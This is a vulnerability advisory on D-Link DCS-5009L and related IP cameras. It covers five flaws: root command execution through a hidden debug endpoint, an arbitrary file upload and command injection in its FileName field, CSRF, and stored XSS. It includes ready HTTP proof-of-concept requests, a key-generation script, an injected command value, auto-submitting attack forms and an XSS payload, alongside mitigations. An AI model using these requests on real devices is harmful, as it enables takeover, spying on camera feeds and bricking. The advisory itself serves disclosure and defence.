IOActive Security Advisory

Title	Authenticated Root OS Command Execution
Severity	High – CVSSv2 Score 6.0 (AV:L/AC:H/Au:S/C:C/I:C/A:C)
Discovered by	Tao Sauvage
Advisory Date	July 21, 2016

Affected Products

D-Link DCS-5009L IP Camera, 5010L, 5020L, 930L, 931L, 932L, 933L, and 934L.

Impact

An attacker with administrator access to the administrative web panel of a D-Link DCS-5009L IP Camera can execute OS commands on the device with root privileges, therefore fully compromising its confidentiality, its integrity, and its availability.

Background

D-Link DCS-5009L IP Camera can be used to remotely monitor your home. It can be accessed via the D-Link Cloud or configured to upload recordings to an FTP server, as well as sending notifications by email. DCS-5009L can rotate and tilt, and has night vision and movement detection.

Technical Details

IOActive found a debug feature that an attacker could activate by sending a special request to the device, which would then enable a new URL endpoint that executes the command sent via POST request on the device. The form would execute all commands submitted with root privileges.

During an analysis of the latest firmware, *DCS-5009L_fw_revA1_1-06-02_eu_multi_20151130.zip*, available at http://www.dlink.com/uk/en/support/product/dcs-5009l-pan-tilt-wifi-camera, IOActive found the function `formDefineManagment` in the `alphapd` web server binary:

```
.text:0042D280                  .globl formDefineManagement
.text:0042D280 formDefineManagement:                        # CODE XREF:
websSetFormOpen+14|j
.text:0042D280                                              # DATA XREF:
websSetFormOpen+C|o ...
.text:0042D280
.text:0042D280 var_10           = -0x10
.text:0042D280 var_8            = -8 .text:0042D280
.text:0042D280                  li      $gp, 0x9CEB0
.text:0042D288                  addu    $gp, $t9
```

```
.text:0042D28C                  addiu   $sp, -0x20
.text:0042D290                  sw      $ra, 0x20+var_8($sp)
.text:0042D294                  sw      $gp, 0x20+var_10($sp)
/* . . . */
.text:0042D318                  li      $a0, 0x480000
.text:0042D31C                  la      $a1, loc_430000
.text:0042D320                  la      $t9, websSetFormDefine
.text:0042D324              (1) addiu   $a0, (aSetsystemcomma - 0x480000)
# "setSystemCommand"
.text:0042D328              (3) jalr    $t9 ; websSetFormDefine
.text:0042D32C              (2) addiu   $a1, (systemCommandFunction -
0x430000)
.text:0042D330                  lw      $gp, 0x20+var_10($sp)
.text:0042D334                  nop
/* . . . */
```

The `formDefineManagement` function registers the URL endpoints related to form submission with their corresponding callback functions. In the code snippet above:

1. The string `setSystemCommand` is placed into argument 0. It is the URL endpoint.
2. The callback function `systemCommandFunction` (renamed for clarity) is placed into argument 1.
3. The function `websSetFormDefine` is called to register the callback function in argument 1 to the URL endpoint in argument 0.

The web server registers the URL */setSystemCommand* as a `POST` endpoint that an administrator can use. When a `POST` request is sent to */setSystemCommand*, the function `systemCommandFunction` is called to handle the form parameters.

The function `systemCommandFunction` does the following (Python pseudo-code):

```
# Pseudo Python code based on MIPS ASM
def systemCommandFunction(request):
    global Debug_Func_Level
    if request.get(“ConfigSystemCommand”):  # Does the form contain the
parameter “ConfigSystemCommand”?
        if Debug_Func_Level == 0x46592F90 or
os.file.exists(“/etc_ro/web/docmd.htm”):
            system(request.get(“SystemCommand”))
```

In the latest firmware version, the file *docmd.htm* does not exist. It is possible that the file is deployed only for developer testing. In addition, during boot, `Debug_Func_Level` has a different default value.

However, IOActive found another URL endpoint registered in `formDefineManagment` that allows the administrator to update the `Debug_Func_Level` value:

```
.text:0042D280                  .globl formDefineManagement
.text:0042D280 formDefineManagement:                        # CODE XREF:
websSetFormOpen+14|j
.text:0042D280                                              # DATA XREF:
websSetFormOpen+C|o ...
.text:0042D280 .text:0042D280 var_10          = -0x10
.text:0042D280 var_8            = -8 .text:0042D280
.text:0042D280                  li      $gp, 0x9CEB0
.text:0042D288                  addu    $gp, $t9
.text:0042D28C                  addiu   $sp, -0x20
.text:0042D290                  sw      $ra, 0x20+var_8($sp)
.text:0042D294                  sw      $gp, 0x20+var_10($sp)
.text:0042D298                  li      $a0, 0x480000
.text:0042D29C                  la      $a1, loc_430000
.text:0042D2A0                  la      $t9, websSetFormDefine
.text:0042D2A4                  addiu   $a0, (aSetdebuglevel - 0x480000)  #
"setDebugLevel"
.text:0042D2A8     (1)          jalr    $t9 ; websSetFormDefine
.text:0042D2AC                  addiu   $a1, (debugLevelFunction -
0x430000)
```

The function `websSetFormDefine` is called to register the new URL endpoint */setDebugLevel* with its callback function `debugLevelFunction`.

The function `debugLevelFunction` performs the following operation:

```
# Pseudo python code based on MIPS ASM
def debugLevelFunction(request):
    global Debug_Trace_Level
    global Debug_Func_Level
    if request.WebDebugLevel:
        Debug_Trace_Level = int(request.WebDebugLevel)
    if request.WebFuncLevel:
        Debug_Func_Level = int(request.WebFuncLevel)
```

The following proof-of-concept describes each steps of the process in order to execute OS commands on the camera.

An NMAP scan of the camera before sending the requests showing that telnet is not enabled by default on the IP camera:

```
$ nmap -p23 192.168.0.20

Nmap scan report for 192.168.0.20
Host is up (0.00074s latency).
PORT   STATE  SERVICE
23/tcp closed telnet

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

First, the administrator sends the request to change the `Debug_Func_Level` value:

```
POST /setDebugLevel HTTP/1.1
Host: 192.168.0.20
Authorization: Basic base64(admin:password)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 96

ReplySuccessPage=advanced.htm&ReplyErrorPage=erradv.htm&WebDebugLevel=0&W
ebFuncLevel=1180250000
```

The value `1180250000` is the decimal value of `0x46592F90`.

Next, the admin sends a request to execute `telnetd` on the camera:

```
POST /setSystemCommand HTTP/1.1
Host: 192.168.0.20
Referer: http://192.168.0.20/advanced.htm
Authorization: Basic base64(admin:password)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

ReplySuccessPage=home.htm&ReplyErrorPage=erradv.htm&SystemCommand=telnetd
&ConfigSystemCommand=test
```

A new NMAP scan result shows that telnet is successfully enabled on the IP camera:

```
$ nmap -p23 192.168.0.20

Nmap scan report for 192.168.0.20
Host is up (0.00065s latency).
PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

The administrator uses `telnet` to connect to the camera:

```
$ telnet 192.168.0.20
Trying 192.168.0.20...
Connected to 192.168.0.20.
Escape character is '^]'.

(none) login: admin
Password:  # (type password of the admin user)


BusyBox v1.12.1 (2015-09-09 18:19:07 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# echo $USER
admin
# cat /etc/passwd
admin:T7b2c.aWwyEC6:0:0:Adminstrator:/:/bin/sh
```

As seen above, there is only one user on the device, named “admin,” the root user of the IP camera.

This enables an attacker to execute any command with root privileges on the camera and create a denial of service, install a persistent backdoor, or silently upload the camera’s feed to a malicious domain.

Mitigation

The URL endpoint *setSystemCommand* and its corresponding handler should be removed from the `alphapd` web server binary in order to fully disable the hazardous feature.

Timeline

June 20, 2016:	IOActive discovers the vulnerability and notifies D-Link
June 28, 2016:	D-Link acknowledges the issue on the DCS-5009L and works on a fix
July 1, 2016:	D-Link includes the DCS-5009L, 5010L, 5020L, 930L, 931L, 932L, 933L, and 934L as affected products
July 15, 2015:	D-Link publishes a fix for the affected products

Title	Authenticated Arbitrary File Upload with Root Privileges
Severity	High – CVSSv2 Score 3.5 (AV:L/AC:H/Au:S/C:P/I:P/A:P)
Discovered by	Tao Sauvage
Advisory Date	July 21, 2016

Affected Products

D-Link DCS-5009L IP Camera, 5010L, 5020L, 930L, 931L, 932L, 933L, and 934L.

Impact

An attacker with administrator access to the administrative web panel of a D-Link DCS-5009L IP Camera can upload arbitrary files to arbitrary locations on the camera with root privileges. The attacker could override existing files and brick the camera, update OS users and passwords or erase logs to hide all traces of intrusion.

Background

The D-Link DCS-5009L IP Camera can be used to remotely monitor your home. It can be accessed via the D-Link cloud or configured to upload recordings to an FTP server, as well as sending notifications via email. DCS-5009L can rotate and tilt, and has night vision and movement detection.

Technical Details

IOActive found that an attacker could use a hidden feature to upload arbitrary file to arbitrary location on the IP camera.

During an analysis of the latest firmware, *DCS-5009L_fw_revA1_1-06-02_eu_multi_20151130.zip*, available at http://www.dlink.com/uk/en/support/product/dcs-5009l-pan-tilt-wifi-camera, IOActive found a special POST request implemented in the `alphapd` web server binary by the `uploadfile` function:

```
POST /setFileUpload HTTP/1.1
Host: 192.168.0.20
Authorization: Basic base64(admin:password)
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------
207253675940402912134690292
Content-Length: 752

-----------------------------207253675940402912134690292
Content-Disposition: form-data; name="ReplySuccessPage"

replyuf.htm
-----------------------------207253675940402912134690292
Content-Disposition: form-data; name="ReplyErrorPage"

replyuf.htm
-----------------------------207253675940402912134690292
Content-Disposition: form-data; name="FileName"

/tmp/test
-----------------------------207253675940402912134690292
Content-Disposition: form-data; name="UploadFile"; filename="passwd"
Content-Type: application/octet-stream

test upload
-----------------------------207253675940402912134690292
Content-Disposition: form-data; name="ConfigUploadFile"

Upload File
-----------------------------207253675940402912134690292--
```

On the camera, the test file is uploaded:

```
# cat /tmp/test
test upload
```

The `FileName` parameter can point to any location on the camera, such as */*, */etc*, */lib*, or */bin*.

IOActive found that it was possible to use a debug feature to enable a user-friendly HTML form for upload functionality. After the user sends a special request containing a `key` parameter specific to the targeted device, the new form becomes available on the web server.

This is the function `websFrameProcessor` in the `alphapd` web server binary:

```
# Pseudo Python code based on MIPS ASM
def websFrameProcessor(request):
    if request.url == "/frame/snapimage.cgi":
        snapImageHandler(request)
    # . . .
    elif request.url == "/frame/dbgtools.cgi":
        dbgtools(request)   # (1)
    # . . .
```


The function `websFrameProcessor` handles each request for URLs starting with */frame/*, finds the corresponding handler and calls it. When the URL is */frame/dbgtools.cgi*, it calls the function `dbgtools` (1):

```
# Pseudo Python code based on MIPS ASM
def dbgtools(request):
    if nvram_get('AdminID') is None or nvram_get('AdminPassword') is None:
        return
    if request.get('Key'):
        user_key = request.get('Key')
        mac = AllocateMACAddress()
        hmac_key = allocFmtString(0x46592F90)
        digest = hmac_md5(hmac_key, mac)
        hex_digest = hexarrarytohexstring(digest)
        if user_key == hex_digest:
            if request.get('function'):
                if request.get('function') == 'uploadfile':
                    system('htmlunpack /etc_ro/web/pack/dbgulf.lzma
/etc_ro/web 0")
```

When the correct key is provided, the call to `system()` will create two new HTML files in the web directory:

- *uploadfile.htm*
- *replyuf.htm*

By default, the files do not exist on the device, as shown below:


192.168.0.20/uploadfile.htm

Error: File Not Found

File Not Found

Figure 1: Error when accessing http://192.168.0.20/uploadfile.htm in the default configuration

The MAC address of the camera can be retrieved by an anonymous user from */cgi/common.cgi*, as shown below:

```
GET /cgi/common.cgi HTTP/1.1
Host: 192.168.0.20
Connection: close


HTTP/1.0 200 OK
Server: alphapd
Date: Sat Jan  1 00:00:06 2000
Pragma: no-cache
Cache-Control: no-cache
Content-type: text/plain

model=DCS-5009L
brand=D-Link
version=1.06
build=2
hw_version=A
name=DCS-5009L
location=
macaddr=AA:BB:CC:DD:EE:FF
ipaddr=192.168.0.20
netmask=255.255.255.0
gateway=0.0.0.0
wireless=yes
ptz=P,T
inputs=0
outputs=0
speaker=no
videoout=no
```

With the MAC address of the device, the following Python code computes the correct HMAC-MD5 value for the parameter `Key`:

```
import hmac
from hashlib import md5

h = hmac.new(str(0x46592F90), '', md5)
h.update("AA:BB:CC:DD:EE:FF")
print h.hexdigest().upper()  # 1D1B1C5853...A07454961EDD
```

This value can then be used to send the following request to enable the debug feature:

```
GET /dbgtools.cgi?Key=1D1B1C5853...A07454961EDD&function=uploadfile
HTTP/1.1
Host: 192.168.0.20
Authorization: Basic base64(admin:password)
Connection: close
```

Trying the URL */uploadfile.htm* again results in a page:




Figure 2: Success when accessing the uploadfile.htm URL

Using this hidden upload feature, an attacker could upload a file and override any files, including:

- Overriding the `libc` library and bricking the device.
- Overriding `/etc/passwd` and adding a rogue account
- Overriding the device's system logs and erasing all traces of intrusion

Mitigation

The frame function `dbgtools` should be disabled and removed from the `alphapd` web server binary.

In addition, in order to prevent attacks such as DoS or a rogue account, the function `uploadfile` should be more restrictive on its destination. One possibility would be to force the uploaded file to a directory such as */tmp/uploaded/*, and make sure that it is not possible to change directories.

Timeline

June 20, 2016:	IOActive discovers the vulnerability and notifies D-Link
June 28, 2016:	D-Link acknowledges the issue on the DCS-5009L and works on a fix
July 1, 2016:	D-Link includes the DCS-5009L, 5010L, 5020L, 930L, 931L, 932L, 933L, and 934L as affected products
July 15, 2015:	D-Link publishes a fix for the affected products

Title	Authenticated Root OS Command Injection in File Upload
Severity	High – CVSSv2 Score 6.0 (AV:L/AC:H/Au:S/C:C/I:C/A:C)
Discovered by	Tao Sauvage
Advisory Date	July 21, 2016

Affected Products

D-Link DCS-5009L IP Camera, 5010L, 5020L, 930L, 931L, 932L, 933L, and 934L.

Impact

An attacker with administrator access to the administrative web panel of a D-Link DCS-5009L IP Camera can inject OS commands on the device with root privileges, fully compromising its confidentiality, integrity, and availability.

Background

The D-Link DCS-5009L IP Camera can be used to remotely monitor your home. It can be accessed via the D-Link cloud or configured to upload recordings to an FTP server, as well as sending notifications via email. DCS-5009L can rotate and tilt, and has night vision and movement detection.

Technical Details

IOActive found that the hidden `uploadfile` function, which allows a user to upload arbitrary files to arbitrary locations on the IP camera, was vulnerable to OS command injection in the `FileName` parameter.

During an analysis of the latest firmware, *DCS-5009L_fw_revA1_1-06-02_eu_multi_20151130.zip*, available at http://www.dlink.com/uk/en/support/product/dcs-5009l-pan-tilt-wifi-camera, IOActive found a special POST request implemented in the `alphapd` web server binary using the `uploadfile` function:

```
# Pseudo Python code based on MIPS ASM
def uploadfile(request):
    data = request.fileData
    filename = request.get('FileName')
    f = open("filename", "w+")
    f.write(data)
    system("chmod a+rwx %s" % filename)   # (1)
```

As seen above, the `uploadfile` function will call `system()` once the file is successfully written on the IP camera (1). The system call sets all attributes (Read/Write/Execute) on the file specified by the user.

However, the file name is not sanitized in any way when it is formatted into the command string, allowing an attacker to inject any command:

```
POST /setFileUpload HTTP/1.1
Host: 192.168.0.20
Authorization: Basic base64(admin:password)

Connection: close
Content-Type: multipart/form-data; boundary=---------------------------
207253675940402912134690292
Content-Length: 767

-----------------------------207253675940402912134690292
Content-Disposition: form-data; name="ReplySuccessPage"

replyuf.htm
-----------------------------207253675940402912134690292
Content-Disposition: form-data; name="ReplyErrorPage"

replyuf.htm
-----------------------------207253675940402912134690292
Content-Disposition: form-data; name="FileName"

/tmp/test;touch injected
-----------------------------207253675940402912134690292
Content-Disposition: form-data; name="UploadFile"; filename="passwd"
Content-Type: application/octet-stream

test upload
-----------------------------207253675940402912134690292
Content-Disposition: form-data; name="ConfigUploadFile"

Upload File
-----------------------------207253675940402912134690292--
```

The above code will result in the following `system()` call:

- `system("chmod a+rwx /tmp/test;touch injected")`

This successfully creates a file named *injected* on the device:

```
# ls -l /
drwxr-xr-x    2 501      501             0 bin
drwxr-xr-x    2 0        0               0 media
drwxr-xr-x   10 0        0               0 sys
drwxrwxr-x    3 501      501             0 home
drwxrwxr-x    2 501      501             0 mnt
drwxrwxr-x    3 501      501             0 dev
lrwxrwxrwx    1 501      501            11 init -> bin/busybox
drwxrwxr-x    2 501      501             0 sbin
drwxr-xr-x    3 0        0               0 etc
drwxr-xr-x    5 0        0               0 tmp
drwxr-xr-x    4 0        0               0 var
drwxr-xr-x    4 501      501             0 lib
drwxrwxr-x    2 501      501             0 mydlink
drwxrwxr-x   10 501      501             0 etc_ro
drwxrwxr-x    6 501      501             0 usr
dr-xr-xr-x   54 0        0               0 proc
-rw-r--r--    1 0        0              48 usb3g.log
-rw-r--r--    1 0        0               0 injected
```

An attacker could issue a variety of commands, depending on objective, including:

- `rm /lib/libc.so` to brick the camera
- `telnetd` to start the telnet daemon on the camera

Mitigation

User inputs should not be trusted. All user inputs should be sanitized before being used by the system. In order to mitigate code injection on the device, `alphapd` should surround the username and password with single quotes (‘) and escape all hazardous characters before the `system` call, such as single quotes (‘), double quotes (“), dollar signs ($), semi-colons (;) and ampersands (&).

Timeline

June 20, 2016:	IOActive discovers the vulnerability and notifies D-Link
June 28, 2016:	D-Link acknowledges the issue on the DCS-5009L and works on a fix
July 1, 2016:	D-Link includes the DCS-5009L, 5010L, 5020L, 930L, 931L, 932L, 933L, and 934L as affected products
July 15, 2015:	D-Link publishes a fix for the affected products

Title	Cross-Site Request Forgery
Severity	High – CVSSv2 Score 4.1 (AV:L/AC:M/Au:S/C:P/I:P/A:P)
Discovered by	Tao Sauvage
Advisory Date	July 21, 2016

Affected Products

D-Link DCS-5009L IP Camera, 5010L, 5020L, 930L, 931L, 932L, 933L, and 934L.

Impact

An attacker could trick the administrator of the IP Camera into visiting a malicious web page that would send a request on the administrator's behalf and modify the configuration of the device. For instance, an attacker could disable access controls, upload a XSS payload, or execute OS commands with root privileges.

Background

The D-Link DCS-5009L IP Camera can be used to remotely monitor your home. It can be accessed via the D-Link cloud or configured to upload recordings to an FTP server, as well as sending notifications via email. DCS-5009L can rotate and tilt, and has night vision and movement detection.

Technical Details

The D-Link DCS-5009L IP Camera uses HTTP Basic authentication to authenticate the administrator or end users on the device's web interface. This authentication method does not prevent Cross-Site Request Forgery (CSRF) attacks.

During a CSRF attack, unauthorized commands are transmitted from a user that the web application trusts in a manner that is difficult or impossible for the web application to differentiate from normal actions from the targeted user.

The following is an example of malicious web page code:

```
<form name="x" action="http://192.168.0.20/setSystemControl"
method="post">
<input type="hidden" name='ReplySuccessPage' value='/home.htm'>
<input type="hidden" name='SnapshotURLAuthentication' value='1'>
<input type="hidden" name='ConfigSystemControl' value='Apply'>
</form>
<script>document.x.submit();</script>
```

For this attack to succeed, the camera's administrator must be authenticated within the web interface. If the administrator has not already authenticated, the Basic HTTP authentication mechanism will display a pop-up requiring the administrator to authenticate.

In the case where an attacker successfully tricks the administrator into visiting the web page, it sends a POST request to the camera to disable authentication on the snapshot URL (http://192.168.0.20/image/jpeg.cgi), which displays the camera's current image feed.

An attacker could exploit the CSRF with the Authenticated Root OS Command Execution vulnerability in order to trick an administrator into executing arbitrary OS commands on the camera without the administrator's knowledge.

Mitigation

IOActive recommends switching from a persistent authentication method (cookie or HTTP authentication) to a transient authentication method, such as cookies plus a hidden field provided on every form.

In order to fully mitigate the issue, D-Link must address several sub-issues:

- Every `POST` form should embed a hidden field corresponding to a secret, random, and user-specific token
- On the server side, each `POST` request should be dropped if the token is not valid for the current active session

Note that contrary to popular belief, using `POST` instead of `GET` does not offer sufficient protection. As demonstrated above, an attacker can leverage JavaScript to create `POST` requests.

Timeline

June 20, 2016:	IOActive discovers the vulnerability and notifies D-Link
June 28, 2016:	D-Link acknowledges the issue on the DCS-5009L and works on a fix
July 1, 2016:	D-Link includes the DCS-5009L, 5010L, 5020L, 930L, 931L, 932L, 933L, and 934L as affected products
July 15, 2015:	D-Link publishes a fix for the affected products

Title	Stored XSS in User Name
Severity	Low – CVSSv2 Score 3.0 (AV:L/AC:M/Au:S/C:P/I:P/A:N)
Discovered by	Tao Sauvage
Advisory Date	July 21, 2016

Affected Products

D-Link DCS-5009L IP Camera, 5010L, 5020L, 930L, 931L, 932L, 933L, and 934L.

Impact


A username can contain JavaScript code that the camera's administrator would execute when viewing the list of users. This could lead to a partial loss of integrity and confidentiality.

Background

The D-Link DCS-5009L IP Camera can be used to remotely monitor your home. It can be accessed via the D-Link cloud or configured to upload recordings to an FTP server, as well as sending notifications via email. DCS-5009L can rotate and tilt, and has night vision and movement detection.

Technical Details

An administrator can create up to eight users with restricted access to the camera's live feed. Users are created in the Maintenance tab of the administrative web UI:



ADMIN

Here you can change the administrator's password and configure the server setting for your camera. You can also add, modify and/or delete the user account(s).

ADMIN PASSWORD SETTING

Old Password	
New Password	
Retype Password	

Apply Cancel

SERVER SETTING

Camera Name	DCS-5009L
LED Control	[✓ Normal] Off
User Access Control	[✓ Enable] Disable
Snapshot URL Authentication	[✓ Enable] Disable (http://192.168.0.20/image/jpeg.cgi)
OSD Time	Enable [✓ Disable]
	Color Red

Apply Cancel

ADD USER ACCOUNT


User Name	
Password	
Retype Password	

Add Cancel

Helpful Hints..

For security reasons, it is recommended that you change the Password for the Administrator accounts. Be sure to write down the new Login Names and Passwords to avoid having to reset the camera in the event that they are forgotten.

After creating a new user, the administrator can see the list of all users at the bottom of the same page:


192.168.0.20/setSystemAddUser

Names and Passwords to avoid having to reset the camera in the event that they are forgotten.

Old Password	
New Password	
Retype Password	

SERVER SETTING

Camera Name	DCS-5009L
LED Control	[✓ Normal] Off
User Access Control	[✓ Enable] Disable
Snapshot URL Authentication	[✓ Enable] Disable (http://192.168.0.20/image/jpeg.cgi)
OSD Time	Enable [✓ Disable]
	Color Red

ADD USER ACCOUNT

User Name	
Password	
Retype Password	

USER LIST

no.	name	modify	delete
1	user1		
2	user2		
3	user3		

Copyright 2012 - 2016, D-Link Corporation / D-Link Systems, Inc. All rights reserved.

IOActive found that the username was vulnerable to stored Cross-Site Scripting (XSS) that would be executed when accessing the Maintenance tab.

Attackers could trick users into following a link or navigating to a page that posts a malicious JavaScript statement to the vulnerable site, causing the site to render the JavaScript and the victim client to execute it. The JavaScript code could be used for several purposes, including stealing user cookies or as a second step to hijacking a user's session. Another attack plan could include inserting HTML instead of JavaScript to modify the contents of the vulnerable page, which could then be used to trick the client.

The following request creates a new user with a malicious username:

```
POST /setSystemAddUser HTTP/1.1
Host: 192.168.0.20
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.20/setSystemControl
Authorization: Basic base64(admin:password)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 142

ReplySuccessPage=advanced.htm&ReplyErrorPage=erradv.htm&UserName=AAAA"><svg
onload=alert(1)><"&UserPassword=AAAA&ChkPassword=AAAA&UserAdd=Add
```

When accessing the Maintenance tab with the malicious JavaScript, the following response will be sent by the server:

```
HTTP/1.0 200 OK
Server: alphapd
Date: Thu Jan  1 00:00:11 2015
Pragma: no-cache
Cache-Control: no-cache
Content-type: text/html
. . .
<FORM ACTION="/setSystemAdmin" METHOD="POST" autocomplete="off">
        <input type="hidden" name="ReplySuccessPage" value="advanced.htm">
        <input type="hidden" name="ReplyErrorPage" value="erradv.htm">
        <input type="hidden" name="AdminID" value="admin">
        <input type="hidden" name="UserID1" value="AAAA"><svg
onload=alert(1)><"">
        <input type="hidden" name="UserID2" value="">
. . .
```

An attacker could use social engineering to trick an administrator into visiting a page containing malicious code:

```
<form name="x" action="http://192.168.0.20/setSystemAddUser"
method="post">
<input type="hidden" name='ReplySuccessPage' value='advanced.htm'>
<input type="hidden" name='UserName' value='AAAA"><svg
onload=alert(1)><"'>
<input type="hidden" name='UserPassword' value='1234'>
<input type="hidden" name='UserAdd' value='Add'>
<input type="hidden" name='EntryNo' value='1'>
<input type="hidden" name='NewPassword' value='1234'>
</form>
<script>document.x.submit();</script>
```

After the administrator visits the malicious web page, a `POST` request is sent to the camera to create a new user with the XSS payload and redirects the administrator to the page displaying the XSS, automatically triggering the payload.

For this attack to succeed, the administrator must be authenticated on the administrative web interface. If the administrator is not authenticated, the Basic HTTP Authentication mechanism will display a pop-up and will require the Administrator to authenticate.

Using the XSS, an attacker could:

- Recover the administrator's credentials
- Change the camera settings
- Reboot the camera

Mitigation

The first step in remediating XSS vulnerabilities is analyzing the various components of the application, such as input fields, headers, hidden fields, cookies, and query strings. From there, rigorously determine the expected input, and specifically what should be allowed. IOActive recommends developing a whitelist of allowed inputs, as blacklisting can become a management burden and inevitably inputs will be overlooked.

Proper output encoding is the best and quickest way to mitigate XSS vulnerabilities, because the vulnerability presents itself when the client's web browser executes script code presented on a given page. Output encoding prevents injected script from being sent to users in an executable form.

The primary characters that require encoding on output are:

Character	Encoding	Character	Encoding
<	&lt; or &#60;	(	&#40;
>	&gt; or &#62;	)	&#41;
&	&amp; or &#38;	#	&#35;
"	&quot; or &#34;	%	&#37;
'	&apos; or &#39;	;	&#59;
+	&#43;	-	&#45;

In addition to the above, ensure that the underlying web server is set to disallow HTTP `TRACE` support, which can sometimes be leveraged in such a way that grants attackers the ability to steal user cookies, as well as enabling other cross-site request forgery attacks. To determine whether the web server supports the `TRACE` method, perform an HTTP `OPTIONS` request.

